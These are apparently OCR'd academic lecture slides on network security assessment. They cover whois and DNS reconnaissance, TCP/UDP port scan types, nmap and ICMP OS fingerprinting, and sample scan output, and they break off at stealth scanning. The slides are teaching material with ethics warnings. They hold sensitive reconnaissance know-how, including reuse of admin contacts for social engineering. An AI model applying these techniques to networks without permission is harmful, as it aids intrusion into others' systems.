Network Security Assessment and Hacking

Radu State

Ph.D.

The MADYNES Research Team
LORIA – INRIA Lorraine
615, rue du Jardin Botanique
54602 Villers-lès-Nancy
France
Radu.State@loria.fr

Outline

- General Background
- Section1 : Network Hacking
- Section 2: Maintaining access and insider threats
  - backdoors, rootkits,
  - network sniffing,
  - covert communications
- Section 3: Web Hacking
- Section 4: Analyzing a real intrusion

Security threats and vulnerabilities

- What is Security ?
  - “Security is a process not a product”, Bruce Schneier,
  - “Maintaining an acceptable level of perceived risk”, Richard Bejtlich.
- What is a threat ?
  - A threat is an external security issue represented by a natural or man-made attack
- What is a vulnerability ?
  - a specific degree of weakness of an individual computer or network exposed to the influence of a threat
- What is risk ?
  - A risk is the degree of probability that a disaster will occur in light of the existing conditions, and the degree of vulnerability or weakness present in the system. The key difference between a threat and a risk is that a threat is related to the potential occurrence of a security issue, whereas a risk is the probability of an incident occurring based on the degree of exposure to a threat. Risk, for security purposes, is usually calculated in dollars and cents.

Threat Modeling

- Closely related to a specific enterprise
  - Takes into account users, roles, access, services, natural conditions etc..
- Several models exists:
  - The OCTAVE approach, Carnegie Mellon
  - STRIDE (Microsoft)
- Objective
  - Identify the threats and assess their impact
  - Produce a structural models of threats and countermeasures.

Vulnerabilities disclosure

- SANS (www.sans.org) keeps an updated viw on the most 20 dangerous vulnerabilities/attack targets
- CERT (Computer Emergency Response)
  - Various regional/national sub groups
  - Historical source of information on vulnerabilities
- Web Sites/Mailing Lists
  - Milw0rm
  - Secunia
  - fulldisclosure

Security Assessment/Penetration Testing

- Security Assessment
  - identifies potential vulnerabilities, their impact and potential impact.
  - Provides a global view on the security of the overall network and services
- Penetration Testing
  - breaking into and exploiting vulnerabilities in order to replicate an real hacker
  - “Show” and very impressive
  - Limited, because maybe more ways to intrude might exist

What you need to know

- Network and application level knowledge
- A keen eye, open mind and curiosity to learn how things work
- A passion for generating and analyzing error messages.
- Master the tools ….do what You want to do, not what the tools can do.
- Ethics….
- Service continuity
  - Use off time business hours
  - Do not test DOS attacks
- You might go to jail if your actions affect third parties not included in the contract or national laws.
- Do not assess or perform penetration testing on networks that are not yours or for which you don’t have a written permission

What do you search

1. A communication channel
2. A username
3. A password

Remember: If you know two of them, you can bruteforce the third.

Section 1

Network Reconnaissance

Reconnaissance gathering

- Objective : Learn the most about a network
- Who is doing it .
  - Hackers going after your assets
  - Script kiddies running scanners
  - WORMS looking for new propagation and replication places
  - Automatised attack and installation software
- What to learn about a network:
  - Network topology (IP subnetworks, alive etc..)
  - Firewall ACL
  - Operating systems and the services/programs running
- Approaches
  - « Google hacking » - use google to search for vulnerabilities :http://johnny.ihackstuff.com/
  - DNS and internet databases
  - Scanning
    - Inverse mapping for network topology
    - Port scanning for OS fingerprinting and service identification
    - SNMP
    - Passive monitoring

Reconnaissance gathering

Objective : Learn domains and real network associated to an organisation.

Tool : Whois Databases

- Europeean IP address allocation : www.ripe.net
- US army : whois.nic.mil
- France : whois.nic.fr

Example : Discover organisation information about Loria: whois « loria.fr » -h whois.nic.fr

Information about :

- administrative contact (can be reused in social engineering)
- Network domains, name servers and allocated IP addesses

Reconnaissance gathering with DNS

Objective : Discover the network topology by DNS interrogation.

Tools : nslookup, dig, , zone transfer tools (SAM-SPADE, Smart-Whois, etc…)

What to discover !

- – Name servers (ns entries)
- – Mail servers (mx entries)
- – Any IP and names visible
- – HINFO records about systems

- Reverse DNS for more stealth

A hypothetical example www.xy.z

- Disclaimer : Any resemblance with exiting or previous Internet locations is purely accidental and in now way intentional.
- All the data in this presentation is made up, all IP addresses and information are pure fictional and do in no way correspond to the real and allocated IP addresses.
- I am not responsible on third party usage of the content and information included in these slides.

Information on: www.xy.z

- inetnum: 137.193.0.0 - 137.193.255.255
- netname: Fictional University
- descr: Universitaet der ….
- descr: XXX Weg 39
- D-85579 Neubiberg
- country: DE
- admin-c: LB4-RIPE
- tech-c: LB4-RIPE
- status: ASSIGNED PI
- mnt-by: DFN-LIR-MNT
- mnt-lower: DFN-LIR-MNT
- mnt-routes: DFN-MNT
- mnt-irt: IRT-DFN-CERT
- source: RIPE # Filtered

- person: Lous Le Bavarois
- address: Universitaet der Bundeswehr Muenchen
- address: Centre de calcul
- address: Wernois 39
- address: 97558 Der Neue Berg
- address: Austria
- phone: +49 xxxx
- fax-no: +49 xxxx
- e-mail: winadmin@RZ.x.z
- nic-hdl: LB4-RIPE
- mnt-by: DFN-NTFY
- source: RIPE # Filtered

```
origin:      AS1275
origin:      AS680


Gathered Inic-whois information for unibw.de
---------------------------------


Domain:      xy.z
Nserver:     gatesrv.rz.x.z
Nserver:     bluesrv.rz.x.z
Nserver:     greensrv.rz.x.z
Nserver:     kommsrv.rz.x.z
Nserver:     orangesrv.rz.x.z
Status:      connect
Changed:     2006-07-05T02:54:06+02:00

Name:        Claudus Frantzi
Address:     Uni XY.ZAddress:     Werner-
Heisenberg-Weg 39
Pcode:       xxx
Phone:       +xxxx
Fax:         +xxxxx
Email:       r31dmaeu@rz.x.z
```

Reverse DNS on 137.193.0.0 - 137.193.255.255

juliett.RZ.x.z (137.193.7.254)
juliett.RZ.x.z (137.193.8.254)
juliett.RZ.x.z (137.193.9.169)
ssr-35-200.RZ.x.z (137.193.9.1)
usv-35-200.RZ.x.z (137.193.9.2)
ssr-46.RZ.x.z (137.193.9.6)
ssr-35-100.RZ.x.z (137.193.9.9)
usv-35-100.RZ.x.z (137.193.9.10)
sr-35-400.RZ.x.z (137.193.9.13)
sr-35-400.RZ.x.z (137.193.9.14)
ssr-35-400.RZ.x.z (137.193.9.17)
usv-35-400.RZ.x.z (137.193.9.18)
ssr-35-300.RZ.x.z (137.193.9.22)
ssr-35-300.RZ.x.z (137.193.9.25)
usv-35-300.RZ.x.z (137.193.9.26

ssr-35-500.RZ.x.z (137.193.9.30)

Names can be a hint for


1. **Routers/Network topology**
2. **Servers**
3. **Printers**
4. **Machines of a given person**
5. **Domain Controllers**

Scanning for networks and services

Objective : Discover network topology, systems and OS information


- Topology :
  - Firewalls, and access control lists
  - Routers, switches and VLANs
  - Network architecture (DMZ, and internal network)
- System information
  - SQL and application servers
  - Intrusion detectors and Syslog servers
  - Configuration servers (TFTP used for router config)
  - Network Domain Controllers/Active directory servers in Window networks
- OS
  - (Linux/Windows/Cisco IOS etc)
  - Open/Closed Ports

Simple UDP Portscan



- If no answer is received port is assumed to be open
- This method is unreliable : due to packet filtering firewalls, network failures
- Several Retries in order to improve reliability, but still unreliable if firewall prohibits outgoing ICMP packets


Simple TCP Full Open Port Scan



- Detects open TCP port on the target
- If a timeout is received, port is reported closed. However, filtering devices like firewalls might bias this conclusion
- Completes TCP 3 way handshake
- Polite (no resource starvation on the target) but extremely Noisy !!

TCP Half Open Port Scan


Basic Idea : Do not complete the TCP 3 way handshake



- 00:35:34.046598 badguy.loria.fr.840 > 172.20.167.16.**906:** S 2450350587:2450350587(0) win 512
- 00:35:34.051510 172.20.167.16.**906** > badguy.loria.fr.840: S 1996992000:1996992000(0) ack 2450350588 win 32768 (DF)

Question : Is any TCP stack system modification required at the badguy.loria.fr ?


TCP FIN Scan



Objective : Determine accurately closed ports.
Ports which are not reported closed, might be open.

Combined TCP Half Scan and FIN Scan

Combined usage of the 2 scan types increases accuracy




1 :SYN

Port A open
Port B closed

Timeout (both A and B are
assumed closed)

TCP Half Open Scan for Ports A and B



1 :FIN

Port A open
Port B closed

2 : RST for B

B is closed

2 :Timeout for A

A is open

TCP FIN Scan for Ports A and B

OS fingerprinting

Objective : Determine system OS based on active/passive monitoring

What is monitored ?

- Running Services (NetBios is not very probable on a windows machine)
- Welcome Banner (Microsoft FTP banner/Cisco banner etc…)
- TCP/IP stack fingerprints –vendor specific TCP/IP implementation

Why is OS fingerprinting important ?

- Hacking exploits run on a given OS/Kernel version etc…

Monitoring approaches:

- Active – tool nmap
- Passive – tool p0f

Application level fingerprinting

- Web server indentification
- MySQL/Oracle versioning

OS fingerprinting with NMAP

NMAP uses a database of stimulus/response patterns.

Each response/stimulus is associated to a type of request/response for each OS.

Example :

- T1) Send a TCP packet with the SYN, and ECN-Echo flags to an open TCP port.
- T2) Send a TCP packet with no flags enabled to an open TCP port.
- T3) Send a TCP packet with the URG, PSH, SYN and FIN flags enabled to an open TCP port.
- T4) Send a TCP packet with the ACK flag enabled to an open TCP port.
- T5) Send a TCP packet with the SYN flag enabled to a closed TCP port.
- T6) Send a TCP packet with the ACK flag enabled to a closed TCP port.
- T7) Send a TCP packet with the URG, PSH, and FIN flags enabled to a closed TCP port.
- T8) Send a UDP packet to a closed UDP port.

OS fingerprinting with NMAP 2

Example (SOLARIS answers to tests 1-4) :


- T1)
  - Dont Fragment IP field set/
  - Window size in TCP is 49336 or 32890
  - ACK and SYN flags are set.
- T2) No answer.
- T3) No answer
- T4)
  - Window size in TCP packet is 0
  - RST flag enabled
  - Void option field

OS fingerprinting with ICMP


Complete and excellent survey performed by O. Arkin and F. Yarockin (ICMP usage in scanning)

Example : Identify Windows systems

Trick : Estimate original TTL from received packet



OS fingerprinting with UDP (Rule T8)



UDP sent to closed port
DF field set
data portion =70 bytes

No Reply
Host is down
or filtered by firewall/router

ICMP Unreachable Message
received

Precedence Bits !=0xc0
Other

Precedence Bits!=0xc0
(Linux/Cisco IOS)

Data received back =8 bytes
Cisco IOS

Data received back=Original payload
Linux

TTL ~ 64
Linux (Kernel 2.0.X)

TTL ~ 225
Linux (Kernel 2.2.x, 2.4.x)

IP ID !=0
Linux (Kernel 2.2.x, 2.4.5)

IP ID=0
Linux (Kernel 2.4.0, 2.4.5)


Service Identification www.unibw.de

- 80/tcp open http Apache httpd 2.0.54 ((Debian GNU/Linux) PHP/4.3.10-18 proxy_html/2.4 mod_ssl/2.0.54 OpenSSL/0.9.7e)
- 113/tcp closed auth
- 443/tcp open ssl/http Apache httpd 2.0.54 ((Debian GNU/Linux) PHP/4.3.10-18 proxy_html/2.4 mod_ssl/2.0.54 OpenSSL/0.9.7e)

Active Fingerprinting www.unibw.de

- Interesting ports on web-ci.RZ.x.z (137.193.14.40):
- Not shown: 1694 filtered ports
- PORT   STATE SERVICE
- 80/tcp open   http
- 113/tcp closed auth
- 443/tcp open   https
- Device type: broadband router|WAP|printer
- Running (JUST GUESSING) : Netgear embedded (85%), Xerox embedded (85%)
- Aggressive OS guesses: Netgear DG834 or DG834G (wireless) DSL Router (85%), Xero
- x WorkCentre Pro 265 multifunction printer (85%)
- No exact OS matches for (test conditions non-ideal).

Passive Fingerprinting using TCP fields



Firewall with
NAT 1 public IP
address
Rejects all traffic
except
HTTP
SMTP
POP3
Uses Port
Forwardin

TCP fingerprints
to identify that 3
devices are
behind the
firewall

Stealth Scanning

What is stealth ? - Hide your identity !

Who sees your identity ?

- Packet capturing devices – network intrusion detectors

